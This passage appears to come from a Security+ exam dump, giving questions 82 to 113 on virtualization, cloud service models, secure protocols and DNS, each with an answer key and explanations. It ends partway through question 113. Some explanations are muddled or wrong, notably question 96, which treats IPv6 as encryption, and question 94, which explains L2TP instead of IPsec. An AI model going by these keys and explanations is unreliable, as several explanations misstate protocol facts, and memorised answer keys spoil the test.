References:

Dulaney, Emmett and Chuck Eastton, CompTIA Security+ Study Guide, Sixth Edition, Sybex, Indianapolis, 2014, pp 17, 19, 89.

## **QUESTION 82**

The server administrator has noted that most servers have a lot of free disk space and low memory utilization. Which of the following statements will be correct if the server administrator migrates to a virtual server environment?

- A. The administrator will need to deploy load balancing and clustering.
- B. The administrator may spend more on licensing but less on hardware and equipment.
- C. The administrator will not be able to add a test virtual environment in the data center.
- D. Servers will encounter latency and lowered throughput issues.

**Correct Answer: B**

**Section: Network Security**

**Explanation**

**Explanation/Reference:**

Section: Network Security

Migrating to a virtual server environment reduces cost by eliminating the need to purchase, manage, maintain and power physical machines. The fewer physical machines you have, the less money it costs.

Incorrect Answers:

A, C, D: Virtualization allows you to manage and maintain servers as discrete software components, rapidly create new servers from pre-defined and configured images, and reallocate resources to optimize performance and stability. Virtual servers are contained entirely as a software object, so you can easily and seamlessly migrate them to other physical hardware whenever necessary.

References:

<https://technet.microsoft.com/en-us/magazine/gg602472.aspx>

## **QUESTION 83**

Due to limited resources, a company must reduce their hardware budget while still maintaining availability. Which of the following would MOST likely help them achieve their objectives?

- A. Virtualization
- B. Remote access
- C. Network access control
- D. Blade servers

**Correct Answer:** A

**Section:** Network Security

**Explanation**

**Explanation/Reference:**

Section: Network Security

Because Virtualization allows a single set of hardware to host multiple virtual machines, it requires less hardware to maintain the current scenario.

Incorrect Answers:

B: Remote Access Services (RAS) refers to any server service that offers the ability to connect remote systems. It will not, however, reduce the number of physical servers.

C: Operational security issues include network access control (NAC), authentication, and security topologies after the network installation is complete. Operational security encompasses everything that isn't related to design or physical security in your network. Instead of focusing on the physical components where the data is stored, the focus is on the topology and connections.

D: A blade server is a stripped down server computer with a modular design optimized to minimize the use of physical space and energy. It will not, however, reduce the number of physical servers.

References:

Dulaney, Emmett and Chuck Eastton, CompTIA Security+ Study Guide, Sixth Edition, Sybex, Indianapolis, 2014, pp 19, 92, 95.

[http://en.wikipedia.org/wiki/Blade\\_server](http://en.wikipedia.org/wiki/Blade_server)

#### **QUESTION 84**

Pete, a security engineer, is trying to inventory all servers in a rack. The engineer launches RDP sessions to five different PCs and notices that the hardware properties are similar. Additionally, the MAC addresses of all five servers appear on the same switch port. Which of the following is MOST likely the cause?

- A. The system is running 802.1x.
- B. The system is using NAC.
- C. The system is in active-standby mode.
- D. The system is virtualized.

**Correct Answer:** D

**Section:** Network Security

## **Explanation**

### **Explanation/Reference:**

Section: Network Security

Virtualization allows a single set of hardware to host multiple virtual machines.

Incorrect Answers:

- A: The IEEE standard 802.1X defines port-based security for wireless network access control.
- B: Network Access Control (NAC) is as a set of standards defined by the network for clients attempting to access it.
- C: This allows you to use a standby adaptive security appliance to take over the functionality of a failed unit.

References:

Dulaney, Emmett and Chuck Eastton, CompTIA Security+ Study Guide, Sixth Edition, Sybex, Indianapolis, 2014, pp 19, 95, 158.

## **QUESTION 85**

Which of the following offers the LEAST amount of protection against data theft by USB drives?

- A. DLP
- B. Database encryption
- C. TPM
- D. Cloud computing

**Correct Answer: D**

**Section: Network Security**

**Explanation**

### **Explanation/Reference:**

Section: Network Security

Cloud computing refers to performing data processing and storage elsewhere, over a network connection, rather than locally. Because users have access to the data, it can easily be copied to a USB device.

Incorrect Answers:

- A: Data loss prevention (DLP) is a strategy for making sure that end users do not send sensitive or critical information outside the corporate network.
- B: Database encryption converts database data from plain text format into a meaningless cipher text by means of a suitable algorithm.
- C: TPM is an international standard for a dedicated microprocessor created to secure hardware by incorporating cryptographic keys into devices.

References:

Stewart, James Michael, CompTIA Security+ Review Guide, Sybex, Indianapolis, 2014, p 37.

[http://en.wikipedia.org/wiki/Database\\_encryption](http://en.wikipedia.org/wiki/Database_encryption)

[http://en.wikipedia.org/wiki/Trusted\\_Platform\\_Module](http://en.wikipedia.org/wiki/Trusted_Platform_Module)

**QUESTION 86**

A company's business model was changed to provide more web presence and now its ERM software is no longer able to support the security needs of the company. The current data center will continue to provide network and security services. Which of the following network elements would be used to support the new business model?



<http://www.gratisexam.com/>

- A. Software as a Service
- B. DMZ
- C. Remote access support
- D. Infrastructure as a Service

**Correct Answer:** A

**Section:** Network Security

**Explanation**

**Explanation/Reference:**

Section: Network Security

Software as a Service (SaaS) allows for on-demand online access to specific software applications or suites without having to install it locally. This will allow the data center to continue providing network and security services.

**Incorrect Answers:**

B, C: These options would require the ERM software to be installed locally, which is not supported by the business model.

D: Infrastructure as a Service provides on-demand operating solutions, as well as comprehensive outsourcing options. This will take away the need for a data center.

**References:**

Stewart, James Michael, CompTIA Security+ Review Guide, Sybex, Indianapolis, 2014, p 38.

**QUESTION 87**

The Chief Information Officer (CIO) has mandated web based Customer Relationship Management (CRM) business functions be moved offshore to reduce cost, reduce IT overheads, and improve availability. The Chief Risk Officer (CRO) has agreed with the CIO's direction but has mandated that key authentication systems be run within the organization's network. Which of the following would BEST meet the CIO and CRO's requirements?

- A. Software as a Service
- B. Infrastructure as a Service
- C. Platform as a Service
- D. Hosted virtualization service

**Correct Answer:** A

**Section:** Network Security

**Explanation**

**Explanation/Reference:**

Section: Network Security

Software as a Service (SaaS) is a software distribution model in which applications are hosted by a vendor or service provider and made available to customers over a network, typically the Internet.

Incorrect Answers:

B: In an IaaS model, a third-party provider hosts hardware, software, servers, storage and other infrastructure components on behalf of its users. IaaS providers also host users' applications and handle tasks including system maintenance, backup and resiliency planning.

C: Platform as a service (PaaS) is a cloud computing model that delivers applications over the Internet. In a PaaS model, a cloud provider delivers hardware and software tools (usually those needed for application development) to its users as a service.

D: It is used to provide software development and QA/testing teams access to dependent system components that are needed to exercise an application under test (AUT), but are unavailable or difficult-to-access for development and testing purposes.

References:

<http://searchcloudcomputing.techtarget.com/definition/Software-as-a-Service> <http://searchcloudcomputing.techtarget.com/definition/Infrastructure-as-a-Service-IaaS> <http://searchcloudcomputing.techtarget.com/definition/Platform-as-a-Service-PaaS> [http://en.wikipedia.org/wiki/Service\\_virtualization](http://en.wikipedia.org/wiki/Service_virtualization)

### **QUESTION 88**

An IT director is looking to reduce the footprint of their company's server environment. They have decided to move several internally developed software applications to an alternate environment, supported by an external company. Which of the following BEST describes this arrangement?

- A. Infrastructure as a Service
- B. Storage as a Service
- C. Platform as a Service
- D. Software as a Service

**Correct Answer:** A

**Section:** Network Security

**Explanation**

**Explanation/Reference:**

Section: Network Security

Cloud users install operating-system images and their application software on the cloud infrastructure to deploy their applications. In this model, the cloud user patches and maintains the operating systems and the application software.

Incorrect Answers:

B: Storage as a Service (SaaS) is a business model in which third-party providers rent space on their storage to end users that lack the capital budget and/or technical personnel to implement and maintain their own storage infrastructure.

C: This entails cloud providers deliver a computing platform, typically including operating system, programming language execution environment, database, and web server.

D: Software as a Service (SaaS) is sometimes referred to as "on-demand software" and is usually priced on a pay-per-use basis or using a subscription fee.

References:

[http://en.wikipedia.org/wiki/Cloud\\_computing](http://en.wikipedia.org/wiki/Cloud_computing)

<http://searchstorage.techtarget.com/definition/Storage-as-a-Service-SaaS>

### **QUESTION 89**

Which of the following offerings typically allows the customer to apply operating system patches?

- A. Software as a service
- B. Public Clouds
- C. Cloud Based Storage
- D. Infrastructure as a service

**Correct Answer: D**

**Section: Network Security**

**Explanation**

**Explanation/Reference:**

**Section: Network Security**

Cloud users install operating-system images and their application software on the cloud infrastructure to deploy their applications. In this model, the cloud user patches and maintains the operating systems and the application software.

Incorrect Answers:

A: In the business model using software as a service (SaaS), users are provided access to application software and databases. Cloud providers manage the infrastructure and platforms that run the applications. SaaS is sometimes referred to as "on-demand software" and is usually priced on a pay-per-use basis or using a subscription fee.

B: A cloud is called a "public cloud" when the services are rendered over a network that is open for public use.

C: Cloud storage is a model of data storage where the digital data is stored in logical pools, the physical storage spans multiple servers, and the physical environment is typically owned and managed by a hosting company.

References:

[http://en.wikipedia.org/wiki/Cloud\\_computing](http://en.wikipedia.org/wiki/Cloud_computing)

[http://en.wikipedia.org/wiki/Cloud\\_storage](http://en.wikipedia.org/wiki/Cloud_storage)

**QUESTION 90**

Which of the following technologies can store multi-tenant data with different security requirements?

- A. Data loss prevention
- B. Trusted platform module
- C. Hard drive encryption
- D. Cloud computing

**Correct Answer:** D

**Section:** Network Security

**Explanation**

**Explanation/Reference:**

Section: Network Security

One of the ways cloud computing is able to obtain cost efficiencies is by putting data from various clients on the same machines. This "multitenant" nature means that workloads from different clients can be on the same system, and a flaw in implementation could compromise security.

Incorrect Answers:

A, B, C: None of these options offer multitenancy.

References:

Stewart, James Michael, CompTIA Security+ Review Guide, Sybex, Indianapolis, 2014, p 37.

<http://en.wikipedia.org/wiki/Multitenancy>

**QUESTION 91**

Multi-tenancy is a concept found in which of the following?

- A. Full disk encryption
- B. Removable media
- C. Cloud computing
- D. Data loss prevention

**Correct Answer:** C

**Section:** Network Security

**Explanation**

**Explanation/Reference:**

Section: Network Security

One of the ways cloud computing is able to obtain cost efficiencies is by putting data from various clients on the same machines. This "multitenant" nature means that workloads from different clients can be on the same system, and a flaw in implementation could compromise security.

Incorrect Answers:

A, B, D: None of these options offer multitenancy.

References:

Stewart, James Michael, CompTIA Security+ Review Guide, Sybex, Indianapolis, 2014, p 37.

<http://en.wikipedia.org/wiki/Multitenancy>

## QUESTION 92

Which of the following devices is BEST suited to protect an HTTP-based application that is susceptible to injection attacks?

- A. Protocol filter
- B. Load balancer
- C. NIDS
- D. Layer 7 firewall

**Correct Answer: D**

**Section: Network Security**

**Explanation**

**Explanation/Reference:**

Section: Network Security

An application-level gateway firewall filters traffic based on user access, group membership, the application or service used, or even the type of resources being transmitted. This type of firewall operates at the Application layer (Layer 7) of the OSI model.

Incorrect Answers:

A: The Protocol Filter feature is used to block unwanted traffic from your network. The feature is commonly used to make sure employees, students or end users are using their Internet access for its intended productive use.

B: A load balancer is used to distribute network traffic load across a number of network links or network devices.

C: A network-based IDS (NIDS) watches network traffic in real time, and is reliable for detecting network-focused attacks, such as bandwidth-based DoS attacks.

References:

Stewart, James Michael, CompTIA Security+ Review Guide, Sybex, Indianapolis, 2014, pp 6, 10, 82. [http://www.clearcenter.com/support/documentation/clearos\\_enterprise\\_5.1/user\\_guide/protocol\\_filter](http://www.clearcenter.com/support/documentation/clearos_enterprise_5.1/user_guide/protocol_filter)

## QUESTION 93

Concurrent use of a firewall, content filtering, antivirus software and an IDS system would be considered components of:

- A. Redundant systems.

- B. Separation of duties.
- C. Layered security.
- D. Application control.

**Correct Answer:** C

**Section:** Network Security

**Explanation**

**Explanation/Reference:**

Section: Network Security

Layered security is the practice of combining multiple mitigating security controls to protect resources and data.

Incorrect Answers:

A: Redundancy is the duplication of critical components or functions of a system with the intention of increasing reliability of the system, usually in the form of a backup or fail-safe.

B: Separation of duties is the division of administrator or privileged tasks into distinct groupings, which are individually assigned to unique administrators. The application of separation of duties prevents a single user having complete access or power over an entire network, server, or system.

D: Application control is a device-management solution that limits which applications can be installed onto a device.

References:

[http://en.wikipedia.org/wiki/Layered\\_security](http://en.wikipedia.org/wiki/Layered_security)

[http://en.wikipedia.org/wiki/Redundancy\\_\(engineering\)](http://en.wikipedia.org/wiki/Redundancy_(engineering))

Stewart, James Michael, CompTIA Security+ Review Guide, Sybex, Indianapolis, 2014, pp 82, 272.

#### **QUESTION 94**

A network engineer is designing a secure tunneled VPN. Which of the following protocols would be the MOST secure?

- A. IPsec
- B. SFTP
- C. BGP
- D. PPTP

**Correct Answer:** A

**Section:** Network Security

**Explanation**

**Explanation/Reference:**

Section: Network Security

Layer 2 Tunneling Protocol (L2TP) came about through a partnership between Cisco and Microsoft with the intention of providing a more secure VPN protocol. L2TP is considered to be a more secure option than PPTP, as the IPsec protocol which holds more secure encryption algorithms, is utilized in conjunction with it. It

also requires a pre-shared certificate or key. L2TP's strongest level of encryption makes use of 168 bit keys, 3 DES encryption algorithm and requires two levels of authentication.

L2TP has a number of advantages in comparison to PPTP in terms of providing data integrity and authentication of origin verification designed to keep hackers from compromising the system. However, the increased overhead required to manage this elevated security means that it performs at a slower pace than PPTP.  
Incorrect Answers:

B: SFTP (Secure FTP) is not a VPN tunneling protocol. It is used for transferring files using the File Transfer Protocol over a secure connection. The connection is secured by using SSH (Secure Shell).

C: BGP (Border Gateway Protocol) is a routing protocol, not a VPN protocol.

D: Point-To-Point-Tunneling Protocol (PPTP) is the most popularly VPN protocol and is supported by the most devices. PPTP stands for point to point protocol, is by far the easiest to configure and has low overhead that makes it faster than other VPN protocols. Firewalls such as ISA Server, Cisco PIX and Sonic Wall recognize the protocol. PPTP encrypts data using a 128-bit key which puts it in the "weakest" category of VPN protocols.

References:

<http://www.maketecheasier.com/understanding-various-vpn-connections/>

## QUESTION 95

Configuring the mode, encryption methods, and security associations are part of which of the following?

- A. IPSec
- B. Full disk encryption
- C. 802.1x
- D. PKI

**Correct Answer: A**

**Section: Network Security**

**Explanation**

**Explanation/Reference:**

Section: Network Security

IPSec can operate in tunnel mode or transport mode. It uses symmetric cryptography to provide encryption security. Furthermore, it makes use of Internet Security Association and Key Management Protocol (ISAKMP).

Incorrect Answers:

B: Full disk encryption is used to provide protection for an OS, its installed applications, and all locally stored data. It does not require you to configure the mode, encryption methods, and security associations.

C: 802.1x is a port-based authentication mechanism. It does not require you to configure the mode, encryption methods, and security associations.

D: A PKI is the definition of the mechanisms involved in implementing certificates. It does not require you to configure the mode, encryption methods, and security associations.

References:

Stewart, James Michael, CompTIA Security+ Review Guide, Sybex, Indianapolis, 2014, pp 25, 40, 41, 251, 346.

**QUESTION 96**

A company's legacy server requires administration using Telnet. Which of the following protocols could be used to secure communication by offering encryption at a lower OSI layer? (Select TWO).

- A. IPv6
- B. SFTP
- C. IPsec
- D. SSH
- E. IPv4

**Correct Answer:** AC

**Section:** Network Security

**Explanation**

**Explanation/Reference:**

Section: Network Security

Telnet supports IPv6 connections.

IPv6 is the communications protocol that provides an identification and location system for computers on networks and routes traffic across the Internet. IPsec is a protocol suite for securing Internet Protocol (IP) communications by authenticating and encrypting each IP packet of a communication session. IPsec is a compulsory component for IPv6.

IPsec operates at Layer 3 of the OSI model, whereas Telnet operates at Layer 7.

**Incorrect Answers:**

B, D: SFTP is a protocol encrypted by SSH, which is a more secure replacement for Telnet.

E: Telnet supports IPv6 connections.

**References:**

Stewart, James Michael, CompTIA Security+ Review Guide, Sybex, Indianapolis, 2014, pp 40, 41, 42, 48.

[http://en.wikipedia.org/wiki/OSI\\_model](http://en.wikipedia.org/wiki/OSI_model)

<http://en.wikipedia.org/wiki/Telnet>

**QUESTION 97**

A network administrator needs to provide daily network usage reports on all layer 3 devices without compromising any data while gathering the information. Which of the following would be configured to provide these reports?

- A. SNMP
- B. SNMPv3
- C. ICMP

D. SSH

**Correct Answer:** B

**Section:** Network Security

**Explanation**

**Explanation/Reference:**

Section: Network Security

Currently, SNMP is predominantly used for monitoring and performance management. SNMPv3 defines a secure version of SNMP and also facilitates remote configuration of the SNMP entities.

Incorrect Answers:

A: You can use SNMP to interact with several network devices to acquire status information, performance data, statistics, and configuration details via a management console.

C: ICMP is a protocol that is commonly used by tools such as ping, traceroute, and pathping.

D: SSH transmits both authentication traffic and data in a secured encrypted form. Thus, no information is exchanged in clear text. This makes SSH a secure alternative to Telnet, which transmits both authentication credentials and data in clear text.

References:

[http://en.wikipedia.org/wiki/Simple\\_Network\\_Management\\_Protocol](http://en.wikipedia.org/wiki/Simple_Network_Management_Protocol) Stewart, James Michael, CompTIA Security+ Review Guide, Sybex, Indianapolis, 2014, pp 42, 46, 47.

**QUESTION 98**

Matt, a security administrator, wants to configure all the switches and routers in the network in order to securely monitor their status. Which of the following protocols would he need to configure on each device?

- A. SMTP
- B. SNMPv3
- C. IPSec
- D. SNMP

**Correct Answer:** B

**Section:** Network Security

**Explanation**

**Explanation/Reference:**

Section: Network Security

Currently, SNMP is predominantly used for monitoring and performance management. SNMPv3 defines a secure version of SNMP and also facilitates remote configuration of the SNMP entities.

Incorrect Answers:

A: SMTP is the email-forwarding protocol used on the Internet and intranets.

C: IPSec provides for encryption security using symmetric cryptography. This means communication partners use shared secret keys to encrypt and decrypt traffic over the IPSec VPN link.

D: You can use SNMP to interact with several network devices to acquire status information, performance data, statistics, and configuration details via a management console.

References:

[http://en.wikipedia.org/wiki/Simple\\_Network\\_Management\\_Protocol](http://en.wikipedia.org/wiki/Simple_Network_Management_Protocol) Stewart, James Michael, CompTIA Security+ Review Guide, Sybex, Indianapolis, 2014, pp 40, 42, 50.

**QUESTION 99**

A recent vulnerability scan found that Telnet is enabled on all network devices. Which of the following protocols should be used instead of Telnet?

- A. SCP
- B. SSH
- C. SFTP
- D. SSL

**Correct Answer: B**

**Section: Network Security**

**Explanation**

**Explanation/Reference:**

Section: Network Security

SSH transmits both authentication traffic and data in a secured encrypted form, whereas Telnet transmits both authentication credentials and data in clear text.

Incorrect Answers:

A: Secure Copy Protocol (SCP) is a secure file-transfer facility based on SSH and Remote Copy Protocol (RCP).

C: SFTP encrypts authentication and data traffic between the client and server by making use of SSH to provide secure FTP communications.

D: Secure Sockets Layer (SSL) and Transport Layer Security (TLS) are used to encrypt traffic between a web browser and a web server. This allows web surfers to make online purchases, interact with banks, and access private information without disclosing the contents of their communications.

References:

Stewart, James Michael, CompTIA Security+ Review Guide, Sybex, Indianapolis, 2014, pp 42, 45, 47, 50.

**QUESTION 100**

Which of the following is BEST used as a secure replacement for TELNET?

- A. HTTPS
- B. HMAC

- C. GPG
- D. SSH

**Correct Answer:** D

**Section:** Network Security

**Explanation**

**Explanation/Reference:**

Section: Network Security

SSH transmits both authentication traffic and data in a secured encrypted form, whereas Telnet transmits both authentication credentials and data in clear text.

Incorrect Answers:

A: HTTPS provides the secure means for web-based transactions by utilizing various other protocols such as SSL and TLS.

B: Guarantees the integrity of a message during transmission, but it doesn't provide for non-repudiation.

C: GNU Privacy Guard (GnuPG or GPG) is a GPL Licensed alternative to the PGP suite of cryptographic software. Pretty Good Privacy (PGP) is a freeware email encryption system.

References:

Stewart, James Michael, CompTIA Security+ Review Guide, Sybex, Indianapolis, 2014, pp 42, 46.

[http://en.wikipedia.org/wiki/GNU\\_Privacy\\_Guard](http://en.wikipedia.org/wiki/GNU_Privacy_Guard)

Dulaney, Emmett and Chuck Eastton, CompTIA Security+ Study Guide, Sixth Edition, Sybex, Indianapolis, 2014, p 272.

### **QUESTION 101**

A security analyst needs to logon to the console to perform maintenance on a remote server. Which of the following protocols would provide secure access?

- A. SCP
- B. SSH
- C. SFTP
- D. HTTPS

**Correct Answer:** B

**Section:** Network Security

**Explanation**

**Explanation/Reference:**

Section: Network Security

Secure Shell (SSH) is a tunneling protocol originally used on Unix systems. It's now available for both Unix and Windows environments. SSH is primarily intended for interactive terminal sessions.

SSH is used to establish a command-line, text-only interface connection with a server, router, switch, or similar device over any distance.

Incorrect Answers:

A: Secure Copy Protocol (SCP) is a secure file-transfer facility based on SSH and Remote Copy Protocol (RCP).

C: SFTP encrypts authentication and data traffic between the client and server by making use of SSH to provide secure FTP communications. As a result, SFTP offers protection for both the authentication traffic and the data transfer taking place between a client and server.

D: HTTPS provides the secure means for web-based transactions by utilizing various other protocols such as SSL and TLS.

References:

Stewart, James Michael, CompTIA Security+ Review Guide, Sybex, Indianapolis, 2014, pp 42, 46, 50. Dulaney, Emmett and Chuck Eastton, CompTIA Security+ Study Guide, Sixth Edition, Sybex, Indianapolis, 2014, p 271.

**QUESTION 102**

A UNIX administrator would like to use native commands to provide a secure way of connecting to other devices remotely and to securely transfer files. Which of the following protocols could be utilized? (Select TWO).

- A. RDP
- B. SNMP
- C. FTP
- D. SCP
- E. SSH

**Correct Answer:** DE

**Section:** Network Security

**Explanation**

**Explanation/Reference:**

Section: Network Security

SSH is used to establish a command-line, text-only interface connection with a server, router, switch, or similar device over any distance. Secure Copy Protocol (SCP) is a secure file-transfer facility based on SSH and Remote Copy Protocol (RCP). SCP is commonly used on Linux and Unix platforms.

**Incorrect Answers:**

A: Remote Desktop Protocol (RDP) is a proprietary protocol developed by Microsoft, which provides a user with a graphical interface to connect to another computer over a network connection.

B: You can use SNMP to interact with several network devices to acquire status information, performance data, statistics, and configuration details via a management console.

C: Standard FTP is a protocol often used to move files between one system and another either over the Internet or within private networks. It is not commonly used on Linux and Unix platforms.

References:

Stewart, James Michael, CompTIA Security+ Review Guide, Sybex, Indianapolis, 2014, pp 42, 47, 49.

[http://en.wikipedia.org/wiki/Remote/Desktop\\_Protocol](http://en.wikipedia.org/wiki/Remote/Desktop_Protocol)

**QUESTION 103**

A network technician is on the phone with the system administration team. Power to the server room was lost and servers need to be restarted. The DNS services must be the first to be restarted. Several machines are powered off. Assuming each server only provides one service, which of the following should be powered on FIRST to establish DNS services?

- A. Bind server
- B. Apache server
- C. Exchange server
- D. RADIUS server

**Correct Answer:** A

**Section:** Network Security

**Explanation**

**Explanation/Reference:**

Section: Network Security

BIND (Berkeley Internet Name Domain) is the most widely used Domain Name System (DNS) software on the Internet. It includes the DNS server component contracted for name daemon.

This is the only option that directly involves DNS.

Incorrect Answers:

B: Apache is the most widely used web server software. It is not specifically required for DNS.

C: Microsoft Exchange Server is calendaring software, a mail server and contact manager developed by Microsoft. It is not specifically required for DNS.

D: RADIUS is a networking protocol that delivers consolidated Authentication, Authorization, and Accounting (AAA) management for users who connect and make use of a network service.

It is not specifically required for DNS.

References:

<http://en.wikipedia.org/wiki/BIND>

<http://en.wikipedia.org/wiki/RADIUS>

[http://en.wikipedia.org/wiki/Microsoft\\_Exchange\\_Server](http://en.wikipedia.org/wiki/Microsoft_Exchange_Server)

[http://en.wikipedia.org/wiki/Apache\\_HTTP\\_Server](http://en.wikipedia.org/wiki/Apache_HTTP_Server)

#### **QUESTION 104**

When reviewing security logs, an administrator sees requests for the AAAA record of www.comptia.com. Which of the following BEST describes this type of record?

- A. DNSSEC record
- B. IPv4 DNS record
- C. IPSEC DNS record
- D. IPv6 DNS record

**Correct Answer:** D

**Section:** Network Security

**Explanation**

**Explanation/Reference:**

Section: Network Security

The AAAA Address record links a FQDN to an IPv6 address.

Incorrect Answers:

A, C: There is no specific DNSSEC or IPSEC DNS record

B: The A Address record links a FQDN to an IPv4 address.

References:

Stewart, James Michael, CompTIA Security+ Review Guide, Sybex, Indianapolis, 2014, p 44.

[http://en.wikipedia.org/wiki/List\\_of\\_DNS\\_record\\_types](http://en.wikipedia.org/wiki/List_of_DNS_record_types)

### **QUESTION 105**

Which of the following should be implemented to stop an attacker from mapping out addresses and/or devices on a network?

- A. Single sign on
- B. IPv6
- C. Secure zone transfers
- D. VoIP

**Correct Answer:** C

**Section:** Network Security

**Explanation**

**Explanation/Reference:**

Section: Network Security

C: A primary DNS server has the "master copy" of a zone, and secondary DNS servers keep copies of the zone for redundancy. When changes are made to zone data on the primary DNS server, these changes must be distributed to the secondary DNS servers for the zone. This is done through zone transfers. If you allow zone transfers to any server, all the resource records in the zone are viewable by any host that can contact your DNS server. Thus you will need to secure the zone transfers to stop an attacker from mapping out your addresses and devices on your network.

Incorrect Answers:

A: Single sign-on is about having one password for all resources on a given network. This is not designed to stop attackers from mapping addresses on your network.

B: IPv6 in the TCP/IP protocol is designed to support 128-bit addresses it is not designed to stop attackers mapping addresses on your network.

D: Voice over IP (VoIP) is a methodology and group of technologies for the delivery of voice communications and multimedia sessions over Internet Protocol (IP) networks, such as the Internet. IT is not meant to keep attackers from mapping addresses on your network.

References:

<https://technet.microsoft.com/en-us/library/ee649273%28v=ws.10%29.aspx> Dulaney, Emmett and Chuck Eastton, CompTIA Security+ Study Guide, Sixth Edition, Sybex, Indianapolis, 2014, p 148.

**QUESTION 106**

A security engineer, Joe, has been asked to create a secure connection between his mail server and the mail server of a business partner. Which of the following protocol would be MOST appropriate?

- A. HTTPS
- B. SSH
- C. FTP
- D. TLS

**Correct Answer:** D

**Section:** Network Security

**Explanation**

**Explanation/Reference:**

Section: Network Security

Transport Layer Security (TLS) is a cryptographic protocol designed to provide communications security over a computer network. It uses X.509 certificates and hence asymmetric cryptography to authenticate the counterparty with whom it is communicating, and to exchange a symmetric key. The TLS protocol allows client-server applications to communicate across a network in a way designed to prevent eavesdropping and tampering.

**Incorrect Answers:**

- A: HTTPS provides the secure means for web-based transactions by utilizing various other protocols such as SSL and TLS.
- B: SSH is used to establish a command-line, text-only interface connection with a server, router, switch, or similar device over any distance.
- C: Standard FTP is a protocol often used to move files between one system and another either over the Internet or within private networks.

**References:**

Stewart, James Michael, CompTIA Security+ Review Guide, Sybex, Indianapolis, 2014, pp 42, 46, 49.

**QUESTION 107**

Which of the following protocols is used to authenticate the client and server's digital certificate?

- A. PEAP
- B. DNS
- C. TLS
- D. ICMP

**Correct Answer: C**

**Section: Network Security**

**Explanation**

**Explanation/Reference:**

Section: Network Security

Transport Layer Security (TLS) is a cryptographic protocol designed to provide communications security over a computer network. It uses X.509 certificates and hence asymmetric cryptography to authenticate the counterparty with whom it is communicating, and to exchange a symmetric key.

Incorrect Answers:

- A: Protected Extensible Authentication Protocol (PEAP) encapsulates EAP methods within a TLS tunnel that provides authentication and potentially encryption.
- B: Domain name system (DNS) is the hierarchical naming scheme used for public and private networks.
- D: ICMP is a protocol that is commonly used by tools such as ping, traceroute, and pathping.

References:

[http://en.wikipedia.org/wiki/Transport\\_Layer\\_Security](http://en.wikipedia.org/wiki/Transport_Layer_Security)

Stewart, James Michael, CompTIA Security+ Review Guide, Sybex, Indianapolis, 2014, pp 42, 47, 61.

### **QUESTION 108**

An administrator configures all wireless access points to make use of a new network certificate authority. Which of the following is being used?

- A. WEP
- B. LEAP
- C. EAP-TLS
- D. TKIP

**Correct Answer: C**

**Section: Network Security**

**Explanation**

**Explanation/Reference:**

Section: Network Security

The majority of the EAP-TLS implementations require client-side X.509 certificates without giving the option to disable the requirement.

Incorrect Answers:

- A: WEP does not require the use of X.509 certificates.
- B: LEAP does not require the use of X.509 certificates.
- D: TKIP does not require the use of X.509 certificates.

References:

[http://en.wikipedia.org/wiki/Extensible\\_Authentication\\_Protocol](http://en.wikipedia.org/wiki/Extensible_Authentication_Protocol) Stewart, James Michael, CompTIA Security+ Review Guide, Sybex, Indianapolis, 2014, pp 60, 61.

### QUESTION 109

An achievement in providing worldwide Internet security was the signing of certificates associated with which of the following protocols?

- A. TCP/IP
- B. SSL
- C. SCP
- D. SSH

**Correct Answer:** B

**Section:** Network Security

**Explanation**

**Explanation/Reference:**

Section: Network Security

SSL (Secure Sockets Layer) is used for establishing an encrypted link between two computers, typically a web server and a browser. SSL is used to enable sensitive information such as login credentials and credit card numbers to be transmitted securely.

Incorrect Answers:

A: TCP/IP (Transmission Control Protocol/Internet Protocol) is a layered suite of protocols used to enable network communications between computers. All communications over the Internet between a Web browser and a Web server use TCP/IP. HTTP and SSL run in the Application layer of the TCP/IP protocol suite. TCP/IP itself does not use digitally signed certificates.

C: SCP (Secure Copy) uses SSH (Secure Shell) to copy files between computers using a secure encrypted connection. SSH uses public and private keys in a similar way to SSL to encrypt the connection, however SCP/SSH are not the protocols used to provide the "worldwide Internet security" that this question is asking about.

D: SSH (Secure Shell) is commonly used to log into a remote machine and execute commands over a secure encrypted connection. SSH uses public and private keys in a similar way to SSL to encrypt the connection. However SSH is not the protocol used to provide the "worldwide Internet security" that this question is asking about.

References:

<https://www.digicert.com/ssl.htm>

### QUESTION 110

Which of the following is the MOST secure protocol to transfer files?

- A. FTP
- B. FTPS
- C. SSH
- D. TELNET

**Correct Answer:** B

**Section:** Network Security

**Explanation**

**Explanation/Reference:**

Section: Network Security

FTPS refers to FTP Secure, or FTP SSL. It is a secure variation of File Transfer Protocol (FTP).

Incorrect Answers:

A: FTP traffic is vulnerable to packet sniffing and other forms of eavesdropping. It is, therefore, not secure.

C: SSH allows a user to run commands on a machine's command prompt without being near the machine physically.

D: TELNET, by default, does not encrypt any data sent over the connection, and so it is often practical to eavesdrop on the communications and use the password later for malicious purposes.

It is, therefore, not secure.

References:

Stewart, James Michael, CompTIA Security+ Review Guide, Sybex, Indianapolis, 2014, pp 42, 46, 49, 51.

### **QUESTION 111**

FTP/S uses which of the following TCP ports by default?

- A. 20 and 21
- B. 139 and 445
- C. 443 and 22
- D. 989 and 990

**Correct Answer:** D

**Section:** Network Security

**Explanation**

**Explanation/Reference:**

Section: Network Security

FTPS uses ports 989 and 990.

Incorrect Answers:

A: FTP makes use of ports 20 and 21.

B: Port 139 is used by NetBIOS, and port 445 is used by Microsoft-DS.

C: Port 443 is used by HTTPS, and port 22 is used by SSH and SCP.

References:

Dulaney, Emmett and Chuck Eastton, CompTIA Security+ Study Guide, Sixth Edition, Sybex, Indianapolis, 2014, pp 81-83.  
[http://en.wikipedia.org/wiki/List\\_of\\_TCP\\_and\\_UDP\\_port\\_numbers](http://en.wikipedia.org/wiki/List_of_TCP_and_UDP_port_numbers)

#### **QUESTION 112**

Which of the following protocols allows for secure transfer of files? (Select TWO).

- A. ICMP
- B. SNMP
- C. SFTP
- D. SCP
- E. TFTP

**Correct Answer:** CD

**Section:** Network Security

**Explanation**

**Explanation/Reference:**

Section: Network Security

Standard FTP is a protocol often used to move files between one system and another either over the Internet or within private networks. SFTP is a secured alternative to standard FTP. Secure Copy Protocol (SCP) is a secure file-transfer facility based on SSH and Remote Copy Protocol (RCP).

**Incorrect Answers:**

A: ICMP is a protocol that is commonly used by tools such as ping, traceroute, and pathping.

B: You can use SNMP to interact with various network devices to obtain status information, performance data, statistics, and configuration details.

E: Trivial File Transfer Protocol (TFTP) is a simple file-exchange protocol that doesn't require authentication.

**References:**

Stewart, James Michael, CompTIA Security+ Review Guide, Sybex, Indianapolis, 2014, pp 42, 49, 50.

#### **QUESTION 113**

After a network outage, a PC technician is unable to ping various network devices. The network administrator verifies that those devices are working properly and can be accessed securely. Which of the following is the MOST likely reason the PC technician is unable to ping those devices?



